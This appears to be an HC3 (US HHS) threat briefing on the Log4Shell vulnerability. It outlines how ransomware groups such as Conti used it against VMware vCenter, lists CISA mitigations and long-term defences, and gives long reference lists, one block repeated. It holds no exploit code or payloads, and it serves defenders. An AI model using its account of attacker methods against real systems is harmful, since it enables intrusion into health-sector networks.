
Non-states:

- Cybercriminal groups, specifically ransomware operators, are leveraging Log4Shell.
  - Muhstik and Mirai botnets
  - Conti – prolific threat to the health sector

Conti's Use of CVE 2021-44228

Per Advanced Intelligence, Conti is one of the first sophisticated cybercriminal groups to leverage Log4Shell.

- AI first noted that multiple Conti members expressed interest in Log4Shell on December 12, 2021
- AI noted Conti specifically targeting vulnerable VMware vCenter instances for lateral movement
  - European and U.S. targets


1
Initial Attack Vector
2
Log4j Shell Handler
3
Conti Ransomware Operators
4
Lateral Movement vCenter Targeting

Short-term Mitigations

What can be done about Log4Shell and the rest of the Log4J vulnerabilities?

- The latest version (and future versions) of Log4J can be found here:
  - https://logging.apache.org/log4j/2.x/download.html
- CISA is maintaining a repository of affected vendor platforms:
  - https://github.com/cisagov/log4j-affected-db/blob/develop/SOFTWARE-LIST.md
- VMWare vCenter updates:
  - https://kb.vmware.com/s/article/87081

CISA Mitigation Guidance: https://github.com/cisagov/log4j-affected-db

- Disable Log4j library. This option could cause operational impacts and limit visibility into other issues.
- Disable JNDI lookups or disable remote codebases. This option, while effective, may involve developer work and could impact functionality.
- Disconnect affected stacks. Consider temporarily disconnecting the stack from agency networks.
- Isolate the system – create a “vulnerable network” VLAN and segment the solution stack from the rest of the enterprise network.
- Deploy a properly configured Web Application Firewall (WAF) in front of the solution stack – an important, but incomplete, solution
- Report incidents promptly to CISA and/or the FBI.

Short-term Mitigations, Part 2

- Additional CISA Guidance here:
  - https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance
- Detection tools here:
  - https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b
  - ***Do not assume upgrading is sufficient!***
    - Assume you've been compromised
- Indicators of Compromise
  - Talos:
    - https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html
  - Curated Intel:
    - https://github.com/curated-intel/Log4Shell-IOCs
  - Italian National Computer Emergency Response Team (CSIRT Italia):
    - https://cert-agid.gov.it/download/log4shell-iocs.txt
- Continue to monitor Apache site and vendors for additional vulnerabilities and patches/updates
  - This remains a high-profile attack vector to both the "good" guys and "bad" guys

Long-term Mitigations

What about long-term solutions and mitigations?

Critical aspects of any sophisticated cyber defense program:

- Asset Inventory
  - Must be systematic – comprehensive and repeatable
  - Must have mechanisms of enforcement
- Vulnerability Management
  - Must be systematic – comprehensive and repeatable
  - Periodic reviews of effectiveness
  - Dependent on asset inventory
- Defense in depth
  - Hunt team mentality
  - Think like your adversaries
- Acquisitions
  - Software bill of materials
- Resilience
  - High probability of compromise
  - What will you do if it happens?
  - Incident response
  - Continuity of Operations (COOP)

Reference Materials

References

Download Apache Log4j 2
https://logging.apache.org/log4j/2.x/download.html

Log4j zero-day gets security fix just as scans for vulnerable systems ramp up
https://therecord.media/log4j-zero-day-gets-security-fix-just-as-scans-for-vulnerable-systems-ramp-up/

Log4Shell: RCE 0-day exploit found in log4j, a popular Java logging package
https://www.lunasec.io/docs/blog/log4j-zero-day/

YfryTchsGD - Log4jAttackSurface
https://github.com/YfryTchsGD/Log4jAttackSurface

Security warning: New zero-day in the Log4j Java library is already being exploited
https://www.zdnet.com/article/security-warning-new-zero-day-in-the-log4j-java-library-is-already-being-exploited/

RCE in log4j, Log4Shell, or how things can get bad quickly
https://isc.sans.edu/forums/diary/RCE+in+log4j+Log4Shell+or+how+things+can+get+bad+quickly/28120

A Simple Exploit is Exposing the Biggest Apps on the Internet
https://www.vice.com/en/article/93bag7/a-simple-exploit-is-exposing-the-biggest-apps-on-the-internet

‘Log4Shell’ vulnerability poses critical threat to applications using ‘ubiquitous’ Java logging package Apache Log4j
https://portswigger.net/daily-swig/log4shell-vulnerability-poses-critical-threat-to-applications-using-ubiquitous-java-logging-package-apache-log4j

The Internet’s biggest players are all affected by critical Log4Shell 0-day
https://arstechnica.com/information-technology/2021/12/the-critical-log4shell-zero-day-affects-a-whos-who-of-big-cloud-services/

References

Recently uncovered software flaw ‘most critical vulnerability of the last decade’
https://www.theguardian.com/technology/2021/dec/10/software-flaw-most-critical-vulnerability-log-4-shell

Apache Log4j vulnerability actively exploited, impacting millions of Java-based apps
https://www.csoonline.com/article/3644472/apache-log4j-vulnerability-actively-exploited-impacting-millions-of-java-based-apps.html

Hackers start pushing malware in worldwide Log4Shell attacks
https://www.bleepingcomputer.com/news/security/hackers-start-pushing-malware-in-worldwide-log4shell-attacks/

‘The Internet Is on Fire’
https://www.wired.com/story/log4j-flaw-hacking-internet/

Curated Intel:Log4Shell-IOCs
https://github.com/curated-intel/Log4Shell-IOCs

How Log4j Vulnerability Could Impact You
https://securityintelligence.com/posts/apache-log4j-zero-day-vulnerability-update/

Critical vulnerability in Apache Log4j library
https://www.kaspersky.com/blog/log4shell-critical-vulnerability-in-apache-log4j/43124/

Oracle Security Alert Advisory - CVE-2021-44228
https://www.oracle.com/security-alerts/alert-cve-2021-44228.html

Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd

References

Log4j RCE activity began on December 1 as botnets start using vulnerability
https://www.zdnet.com/article/log4j-rce-activity-began-on-december-1-as-botnets-start-using-vulnerability/

Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html

Guidance for preventing, detecting, and hunting for CVE-2021-44228 Log4j 2 exploitation
https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/

Log4Shell Hell: anatomy of an exploit outbreak
https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/

‘The internet’s on fire’ as techs race to fix software flaw
https://apnews.com/article/technology-business-lifestyle-software-apple-inc-aed3cc628fc602079b100757974c8f01

STATEMENT FROM CISA DIRECTOR EASTERLY ON “LOG4J” VULNERABILITY
https://www.cisa.gov/news/2021/12/11/statement-cisa-director-easterly-log4j-vulnerability

CISA to brief critical infrastructure companies about urgent new Log4j vulnerability
https://www.cyberscoop.com/log4j-cisa-vulnerability/

Zero-Day Exploit Targeting Popular Java Library Log4j
https://www.govcert.admin.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/

Log4J Indicators of Compromise (Italy' CERT)
https://cert-agid.gov.it/download/log4shell-iocs.txt

References

Google Cloud Armor WAF rule to help mitigate CVE-2021-44228 Apache Log4j vulnerability
https://cloud.google.com/blog/products/identity-security/cloud-armor-waf-rule-to-help-address-apache-log4j-vulnerability

CVE-2021-44228 - Patching is Recommended for Evolving Zero Day Vulnerability in Apache Log4j that allows remote code execution (RCE)
https://www.akamai.com/blog/news/CVE-2021-44228-Zero-Day-Vulnerability

Citrix Security Advisory for Apache CVE-2021-44228
https://support.citrix.com/article/CTX335705

Digging deeper into Log4Shell - 0Day RCE exploit found in Log4j
https://www.fastly.com/blog/digging-deeper-into-log4shell-0day-rce-exploit-found-in-log4j

F-Secure: 0-day exploit found in the Java logging package log4j2
https://status.f-secure.com/incidents/sk8vmr0h34pd

Update for Apache Log4j2 Issue (CVE-2021-44228)
https://aws.amazon.com/security/security-bulletins/AWS-2021-006/

UniFi - Fix a security vulnerability found in a 3rd party library (CVE-2021-44228)
https://community.ui.com/releases/UniFi-Network-Application-6-5-54/d717f241-48bb-4979-8b10-99db36ddabe1

F5 K19026212: Apache Log4j2 Remote Code Execution vulnerability CVE-2021-44228
https://support.f5.com/csp/article/K19026212

Kaseya Log4j2 Vulnerability Assessment
https://helpdesk.kaseya.com/hc/en-gb/articles/4413449967377-Log4j2-Vulnerability-Assessment

References

CVE-2021-44228 - Log4j RCE 0-day mitigation
https://blog.cloudflare.com/cve-2021-44228-log4j-rce-0-day-mitigation/

Splunk Security Advisory for Apache Log4j (CVE-2021-44228)
https://www.splunk.com/en_us/blog/bulletins/splunk-security-advisory-for-apache-log4j-cve-2021-44228.html

RSA Customer Advisory: Apache Vulnerability | Log4j2 (CVE-2021-44228)
https://community.rsa.com/t5/general-security-advisories-and/rsa-customer-advisory-apache-vulnerability-log4j2-cve-2021-44228/ta-p/660501

Carbon Black: Log4Shell - Log4j Remote Code Execution (CVE-2021-44228)
https://community.carbonblack.com/t5/Documentation-Downloads/Log4Shell-Log4j-Remote-Code-Execution-CVE-2021-44228/ta-p/109134

SANS Institute on YouTube: What do you need to know about the log4j (Log4Shell) vulnerability?
https://www.youtube.com/watch?v=oC2PZB5D3Ys

Log4Shell exploited to implant coin miners
https://isc.sans.edu/forums/diary/Log4Shell+exploited+to+implant+coin+miners/28124/

Check Point response to Apache Log4j Remote Code Execution (CVE-2021-44228)
https://supportcenter.checkpoint.com/supportcenter/portal?eventSubmit_doGoviewsolutiondetails=&solutionid=sk176865&partition=General&product=IPS

CVE-2021-44228 Informational: Impact of Log4j Vulnerability CVE-2021-44228
https://security.paloaltonetworks.com/CVE-2021-44228

CyberArk: Critical Vulnerability CVE-2021-44228 Log4j2 Log4J
https://cyberark-customers.force.com/s/article/Critical-Vulnerability-CVE-2021-44228

References

Log4Shell update: Attack surface, attacks in the wild, mitigation and remediation
https://www.helpnetsecurity.com/2021/12/13/log4shell-update-cve-2021-44228/

Log4j flaw: Attackers are making thousands of attempts to exploit this severe vulnerability
https://www.zdnet.com/article/log4j-flaw-attackers-are-making-thousands-of-attempts-to-exploit-this-severe-vulnerability/

CVE-2021-44228 - Log4j RCE 0-day mitigation
https://blog.cloudflare.com/cve-2021-44228-log4j-rce-0-day-mitigation/

Log4j zero-day flaw: What you need to know and how to protect yourself
https://www.zdnet.com/article/log4j-zero-day-flaw-what-you-need-to-know-and-how-to-protect-yourself/

Ten families of malicious samples are spreading using the Log4j2 vulnerability Now
https://blog.netlab.360.com/ten-families-of-malicious-samples-are-spreading-using-the-log4j2-vulnerability-now/

Log4Shell Is Spawning Even Nastier Mutations
https://threatpost.com/apache-log4j-log4shell-mutations/176962/

Flaw prompts 100 hack attacks a minute, security company says
https://www.bbc.com/news/technology-59638308

The numbers behind a cyber pandemic – detailed dive
https://blog.checkpoint.com/2021/12/13/the-numbers-behind-a-cyber-pandemic-detailed-dive/

Security Advisory: Bitdefender Response to Critical Zero-Day Apache Log4j2 Vulnerability
https://businessinsights.bitdefender.com/security-advisory-bitdefender-response-to-critical-0-day-apache-log4j2-vulnerability

References

Officials, experts sound the alarm about critical cyber vulnerability
https://thehill.com/policy/cybersecurity/585370-officials-experts-sound-the-alarm-about-critical-cyber-vulnerability

Protect Yourself Against The Apache Log4j Vulnerability
https://blog.checkpoint.com/2021/12/11/protecting-against-cve-2021-44228-apache-log4j2-versions-2-14-1/

Informatica Response to Apache log4j RCE Zero Day Vulnerability
https://network.informatica.com/community/informatica-network/blog/2021/12/10/log4j-vulnerability-update

Where the Latest Log4Shell Attacks Are Coming From
https://threatpost.com/log4shell-attacks-origin-botnet/176977/

Docker: Apache Log4j 2 CVE-2021-44228
https://www.docker.com/blog/apache-log4j-2-cve-2021-44228/

Avaya Product Security - Apache Log4J Vulnerability - Impact for Avaya products
https://support.avaya.com/helpcenter/getGenericDetails?detailId=1399839287609

Symantec Security Advisory for Log4j 2 CVE-2021-44228 Vulnerability
https://support.broadcom.com/security-advisory/content/security-advisories/Symantec-Security-Advisory-for-Log4j-2-CVE-2021-44228-Vulnerability/SYMSA19793

Log4Shell log4j vulnerability (CVE-2021-44228) - cheat-sheet reference guide
https://www.techsolvency.com/story-so-far/cve-2021-44228-log4j-log4shell/

CISA Creates Webpage for Apache Log4j Vulnerability CVE-2021-44228
https://www.cisa.gov/uscert/ncas/current-activity/2021/12/13/cisa-creates-webpage-apache-log4j-vulnerability-cve-2021-44228

References

40% of Corporate Networks Targeted by Attackers Seeking to Exploit Log4j
https://www.darkreading.com/application-security/40-of-corporate-networks-targeted-by-attackers-seeking-to-exploit-log4j

Log4j update: Experts say log4shell exploits will persist for 'months if not years'
https://www.zdnet.com/article/log4j-update-experts-say-log4shell-exploits-will-persist-for-months-if-not-years/

CISA warns 'most serious' Log4j vulnerability likely to affect hundreds of millions of devices
https://www.cyberscoop.com/log4j-cisa-easterly-most-serious/

Security company offers Log4j 'vaccine' for systems that can't be updated immediately
https://www.zdnet.com/article/security-company-offers-log4j-vaccine-for-systems-that-cant-be-updated-immediately/

Log4Shell explained – how it works, why you need to know, and how to fix it
https://nakedsecurity.sophos.com/2021/12/13/log4shell-explained-how-it-works-why-you-need-to-know-and-how-to-fix-it/

Log4j: List of vulnerable products and vendor advisories
https://www.bleepingcomputer.com/news/security/log4j-list-of-vulnerable-products-and-vendor-

SANS: What do you need to know about the log4j (Log4Shell) vulnerability?
https://www.youtube.com/watch?v=oC2PZB5D3Ys

Update: Log4Shell RCE Zero-Day—Reactions and Recriminations
https://securityboulevard.com/2021/12/update-log4shell-rce-zero-day-reactions-and-recriminations/

Apache Log4j2 Security Advisory
https://www.digitaldefense.com/resources/vulnerability-research/apache-log4j2-security-advisory/

References

VMWare VMSA-2021-0028.1
https://www.vmware.com/security/advisories/VMSA-2021-0028.html

SECURITY ALERT: Apache Log4j "Log4Shell" Remote Code Execution 0-Day Vulnerability (CVE-2021-44228)
https://success.trendmicro.com/solution/000289940

ESET Log4J Vulnerability
https://forum.eset.com/topic/30691-log4j-vulnerability/#comment-143745

ZScaler Security Advisory: log4j 0-day Remote Code Execution Vulnerability (CVE-2021-44228)
https://www.zscaler.fr/blogs/security-research/security-advisory-log4j-0-day-remote-code-execution-vulnerability-cve-2021

CISA tells federal agencies to patch Log4Shell before Christmas
https://therecord.media/cisa-tells-federal-agencies-to-patch-log4shell-before-christmas/

Dell DSN-2021-007: Dell Response to Apache Log4j Remote Code Execution Vulnerability
https://www.dell.com/support/kbdoc/fr-fr/000194372/dsn-2021-007-dell-response-to-apache-log4j-remote-code-execution-vulnerability

The Log4J Vulnerability Will Haunt the Internet for Years
https://www.wired.com/story/log4j-log4shell/

Log4j: Getting ready for the long haul (CVE-2021-44228)
https://isc.sans.edu/forums/diary/Log4j+Getting+ready+for+the+long+haul+CVE202144228/28130/

CISA orders federal agencies to patch Log4Shell by December 24th
https://www.bleepingcomputer.com/news/security/cisa-orders-federal-agencies-to-patch-log4shell-by-december-24th/

References

Hackers Exploit Log4j Vulnerability to Infect Computers with Khonsari Ransomware
https://thehackernews.com/2021/12/hackers-exploit-log4j-vulnerability-to.html

The Laconic Log4Shell FAQ
https://research.checkpoint.com/2021/the-laconic-log4shell-faq/

Log4Shell attacks began two weeks ago, Cisco and Cloudflare say
https://therecord.media/log4shell-attacks-began-two-weeks-ago-cisco-and-cloudflare-say/

Log4j flaw: Nearly half of corporate networks have been targeted by attackers trying to use this vulnerability
https://www.zdnet.com/article/log4j-flaw-nearly-half-of-corporate-networks-have-been-targeted-by-attackers-trying-to-use-this-vulnerability/

Chinese hackers are exploiting 'fully weaponised' software vulnerability which is causing 'mayhem on the web' and poses a threat to internet-connected devices worldwide, experts warn
https://www.dailymail.co.uk/news/article-10307697/Chinese-hackers-exploiting-fully-weaponised-Log4shell-software-vulnerability.html

First Log4Shell attacks spreading ransomware have been spotted
https://therecord.media/first-log4shell-attacks-spreading-ransomware-have-been-spotted/

New ransomware now being deployed in Log4Shell attacks
https://www.bleepingcomputer.com/news/security/new-ransomware-now-being-deployed-in-log4shell-attacks/

Khonsari ransomware, Nemesis Kitten are exploiting Log4j vulnerability
https://www.zdnet.com/article/khonsari-ransomware-iranian-group-nemesis-kitten-seen-exploiting-log4j/

Log4j 2 - Beyond Patching: What's Next?
https://sonraisecurity.com/blog/log4j-risk/

References

Hackers Exploit Log4j Vulnerability to Infect Computers with Khonsari Ransomware
https://thehackernews.com/2021/12/hackers-exploit-log4j-vulnerability-to.html

The Laconic Log4Shell FAQ
https://research.checkpoint.com/2021/the-laconic-log4shell-faq/

Log4Shell attacks began two weeks ago, Cisco and Cloudflare say
https://therecord.media/log4shell-attacks-began-two-weeks-ago-cisco-and-cloudflare-say/

Log4j flaw: Nearly half of corporate networks have been targeted by attackers trying to use this vulnerability
https://www.zdnet.com/article/log4j-flaw-nearly-half-of-corporate-networks-have-been-targeted-by-attackers-trying-to-use-this-vulnerability/

Chinese hackers are exploiting 'fully weaponised' software vulnerability which is causing 'mayhem on the web' and poses a threat to internet-connected devices worldwide, experts warn
https://www.dailymail.co.uk/news/article-10307697/Chinese-hackers-exploiting-fully-weaponised-Log4shell-software-vulnerability.html

First Log4Shell attacks spreading ransomware have been spotted
https://therecord.media/first-log4shell-attacks-spreading-ransomware-have-been-spotted/

New ransomware now being deployed in Log4Shell attacks
https://www.bleepingcomputer.com/news/security/new-ransomware-now-being-deployed-in-log4shell-attacks/

Khonsari ransomware, Nemesis Kitten are exploiting Log4j vulnerability
https://www.zdnet.com/article/khonsari-ransomware-iranian-group-nemesis-kitten-seen-exploiting-log4j/

Log4j 2 - Beyond Patching: What's Next?
https://sonraisecurity.com/blog/log4j-risk/

References

Second Log4j vulnerability discovered, patch already released
https://www.zdnet.com/article/second-log4j-vulnerability-found-apache-log4j-2-16-0-released/

Log4j 2.15.0 and previously suggested mitigations may not be enough
https://isc.sans.edu/forums/diary/Log4j+2150+and+previously+suggested+mitigations+may+not+be+enough/28134/

A deep dive into a real-life Log4j exploitation
https://blog.checkpoint.com/2021/12/14/a-deep-dive-into-a-real-life-log4j-exploitation/

Chinese, Iranian threat groups said to exploit Log4j
https://www.scmagazine.com/news/cybercrime/chinese-iranian-threat-groups-said-to-exploit-log4j

Log4Shell attacks expand to nation-state groups from China, Iran, North Korea, and Turkey
https://therecord.media/log4shell-attacks-expand-to-nation-state-groups-from-china-iran-north-korea-and-turkey/

Log4j flaw: Now state-backed hackers are using bug as part of attacks, warns Microsoft
https://www.zdnet.com/article/log4j-flaw-now-state-backed-hackers-are-using-bug-as-part-of-attacks-warns-microsoft/

Log4j vulnerability now used by state-backed hackers, access brokers
https://www.bleepingcomputer.com/news/security/log4j-vulnerability-now-used-by-state-backed-hackers-access-brokers/

Log4Shell: A new fix, details of active attacks, and risk mitigation recommendations
https://www.helpnetsecurity.com/2021/12/15/log4shell-mitigation/

Relentless Log4j Attacks Include State Actors, Possible Worm
https://threatpost.com/log4j-attacks-state-actors-worm/177088/

References

Log4Shell Initial Exploitation and Mitigation Recommendations
https://www.mandiant.com/resources/log4shell-recommendations

The impact of the Log4j vulnerability on OT networks
https://www.helpnetsecurity.com/2021/12/16/log4j-vulnerability-ot-networks/

FBI: Seeking Victims of Log4j Vulnerability
https://www.fbi.gov/resources/victim-services/seeking-victim-information/seeking-victims-of-log4j-vulnerability

StealthLoader Malware Leveraging Log4Shell
https://research.checkpoint.com/2021/stealthloader-malware-leveraging-log4shell/

FBI to companies: Tell us if hackers target the Log4j vulnerability in your infrastructure
https://www.scmagazine.com/analysis/vulnerability-management/fbi-to-companies-tell-us-if-hackers-target-the-log4j-vulnerability-in-your-infrastructure

Log4j flaw: This new threat is going to affect cybersecurity for a long time
https://www.zdnet.com/article/log4j-flaw-this-new-threat-is-going-to-affect-cybersecurity-for-a-long-time/

Log4j is patched, but the exploits are just getting started
https://www.theverge.com/2021/12/16/22839624/log4j-vulnerability-patched-threat-mitigation

WhiteSource Log4j Detect scans projects to find vulnerable Log4j versions
https://www.helpnetsecurity.com/2021/12/16/whitesource-log4j-detect/

Log4Shell: The Big Picture
https://www.darkreading.com/vulnerabilities-threats/log4shell-the-big-picture

Log4j attackers switch to injecting Monero miners via RMI
https://www.bleepingcomputer.com/news/security/log4j-attackers-switch-to-injecting-monero-miners-via-rmi/

References

Some Federal Systems Affected by Software Flaw, Official Says
https://www.bloomberg.com/news/articles/2021-12-16/some-federal-systems-affected-by-software-flaw-official-says

Log4Shell exploited by criminals and intelligence services. Private sector offensive cyber capabilities. Noberus ransomware used in double-extortion attacks. Squid Game phishbait.
https://thecyberwire.com/podcasts/daily-podcast/1480/notes

A Domain Bloom in Progress: log4j Domains
https://www.domaintools.com/resources/blog/a-domain-bloom-in-progress-log4j-domains

All Log4j, logback bugs we know so far, and why you MUST ditch 2.15
https://www.bleepingcomputer.com/news/security/all-log4j-logback-bugs-we-know-so-far-and-why-you-must-ditch-215/

Conti ransomware uses Log4j bug to hack VMware vCenter servers
https://www.bleepingcomputer.com/news/security/conti-ransomware-uses-log4j-bug-to-hack-vmware-vcenter-servers/

US emergency directive orders govt agencies to patch Log4j bug
https://www.bleepingcomputer.com/news/security/us-emergency-directive-orders-govt-agencies-to-patch-log4j-bug/

EMERGENCY DIRECTIVE 22-02 MITIGATE APACHE LOG4J VULNERABILITY
https://www.cisa.gov/emergency-directive-22-02

Google unleashes security 'fuzzer' on Log4Shell bug in open source software
https://www.zdnet.com/article/google-unleashes-security-fuzzer-on-log4shell-bug-in-open-source-software/

References

Security firm Blumira discovers major new Log4j attack vector
https://www.zdnet.com/article/security-firm-blumira-discovers-major-new-log4j-attack-vector/

TellYouThePass ransomware via Log4Shell exploitation
https://www.curatedintel.org/2021/12/tellyouthepass-ransomware-via-log4shell.html

Inside the code: How the Log4Shell exploit works
https://news.sophos.com/en-us/2021/12/17/inside-the-code-how-the-log4shell-exploit-works/

Conti ransomware group adopts Log4Shell exploit
https://therecord.media/conti-ransomware-group-adopts-log4shell-exploit/

TellYouThePass ransomware revived in Linux, Windows Log4j attacks
https://www.bleepingcomputer.com/news/security/tellyouthepass-ransomware-revived-in-linux-windows-log4j-attacks/

Upgraded to log4j 2.16? Surprise, there's a 2.17 fixing DoS
https://www.bleepingcomputer.com/news/security/upgraded-to-log4j-216-surprise-theres-a-217-fixing-dos/

Understanding the Impact of Apache Log4j Vulnerability
https://security.googleblog.com/2021/12/understanding-impact-of-apache-log4j.html

Apache Log4j Vulnerability
https://security.googleblog.com/2021/12/apache-log4j-vulnerability.html

Google: More than 35,000 Java packages impacted by Log4j vulnerabilities
https://therecord.media/google-more-than-35000-java-packages-impacted-by-log4j-vulnerabilities/

How Risky Is the Log4J Vulnerability?
https://www.darkreading.com/edge-threat-monitor/how-risky-is-the-log4j-vulnerability-

References

SBOM is an ingredient, not the whole recipe, in preventing the next Log4j breakdown
https://www.scmagazine.com/analysis/application-security/sbom-is-an-ingredient-not-the-whole-recipe-in-preventing-the-next-log4j-breakdown

Log4Shell Response and Mitigation Recommendations
https://news.sophos.com/en-us/2021/12/17/log4shell-response-and-mitigation-recommendations/

Are Endpoints at Risk for Log4Shell Attacks?
https://www.trendmicro.com/en_us/research/21/l/are-endpoints-at-risk-for-log4shell-attacks.html

Simulating, Detecting, and Responding to Log4Shell with Splunk
https://www.splunk.com/en_us/blog/security/simulating-detecting-and-responding-to-log4shell-with-splunk.html

Log4j: Conti ransomware attacking VMware servers and TellYouThePass ransomware hits China
https://www.zdnet.com/article/conti-ransomware-attacking-vmware-vcenter-servers-through-log4j-vulnerability/

Log4j Special: What You Need to Know
https://www.bankinfosecurity.asia/interviews/log4j-special-what-you-need-to-know-i-4998

Ransomware Advisory: Log4Shell Exploitation for Initial Access & Lateral Movement
https://www.advintel.io/post/ransomware-advisory-log4shell-exploitation-for-initial-access-lateral-movement

An Analysis of The Log4Shell Alternative Local Trigger
https://www.blumira.com/analysis-log4shell-local-trigger/

Apache Issues 3rd Patch to Fix New High-Severity Log4j Vulnerability
https://thehackernews.com/2021/12/apache-issues-3rd-patch-to-fix-new-high.html

New Local Attack Vector Expands the Attack Surface of Log4j Vulnerability
https://thehackernews.com/2021/12/new-local-attack-vector-expands-attack.html

References

Log4Shell is being exploited by criminal gangs and intelligence services. Five Eyes and allies respond to Log4Shell.
https://thecyberwire.com/newsletters/week-that-was/5/49

Conti Ransomware Group Exploiting Log4j Vulnerability
https://www.hackread.com/conti-ransomware-group-exploit-log4j-vulnerability/

CVE-2021-45105: DENIAL OF SERVICE VIA UNCONTROLLED RECURSION IN LOG4J STRSUBSTITUTOR
https://www.zerodayinitiative.com/blog/2021/12/17/cve-2021-45105-denial-of-service-via-uncontrolled-recursion-in-log4j-strsubstitutor

Third Version of Log4j Released to Fix High Severity DoS Vulnerability
https://www.hipaajournal.com/third-version-of-log4j-released-to-fix-high-severity-dos-vulnerability/

Log4j Exploit harvesting
https://blogs.infoblox.com/cyber-threat-intelligence/cyber-campaign-briefs/log4j-exploit-harvesting/

The Log4j saga: New vulnerabilities and attack vectors discovered
https://www.helpnetsecurity.com/2021/12/20/log4j-attack-vectors/

A software vulnerability is threatening the internet. Experts explain why a fix for healthcare is not easy
https://www.fiercehealthcare.com/tech/hhs-cybersecurity-threat-log4j-attack

CISA discusses progress on Log4shell (as other open-source vulnerabilities are reported)
https://thecyberwire.com/stories/221e15b9859b46ae9bdc99ec52f7a1ee/log4j-and-other-open-source-software-issues

FTC: Patch Log4j Vulnerability to Avoid Potential Legal Action
https://www.securityweek.com/ftc-patch-log4j-vulnerability-avoid-potential-legal-action

References

Belgian Military in Five-Day Battle Against Cyberattack
https://www.securityweek.com/belgian-military-five-day-battle-against-cyberattack

Despite ‘extraordinary’ federal response, Log4J will haunt agencies for months to come
https://federalnewsnetwork.com/cybersecurity/2022/01/despite-extraordinary-federal-response-log4j-will-haunt-agencies-for-months-to-come/

CISA sees low levels of Log4j exploitation against agencies and critical infrastructure
https://www.scmagazine.com/analysis/application-security/cisa-sees-low-levels-of-log4j-exploitation-against-agencies-and-critical-infrastructure

Questions

Questions

Upcoming Briefs

- 2/3 – Lessons Learned by the HSE Cyber Attack

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback. If you wish to provide feedback, please complete the HC3 Customer Feedback Survey.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to **HC3@HHS.GOV**.

Disclaimer

These recommendations are advisory and are not to be considered as Federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. HHS does not endorse any specific person, entity, product, service, or enterprise.

About Us

HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector

Products

Sector & Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.

White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings & Webinar

Briefing presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

Need information on a specific cybersecurity topic, or want to join our Listserv? Send your request for information (RFI) to HC3@HHS.GOV,or visit us at www.HHS.Gov/HC3.

Contact

www.HHS.GOV/HC3

HC3@HHS.GOV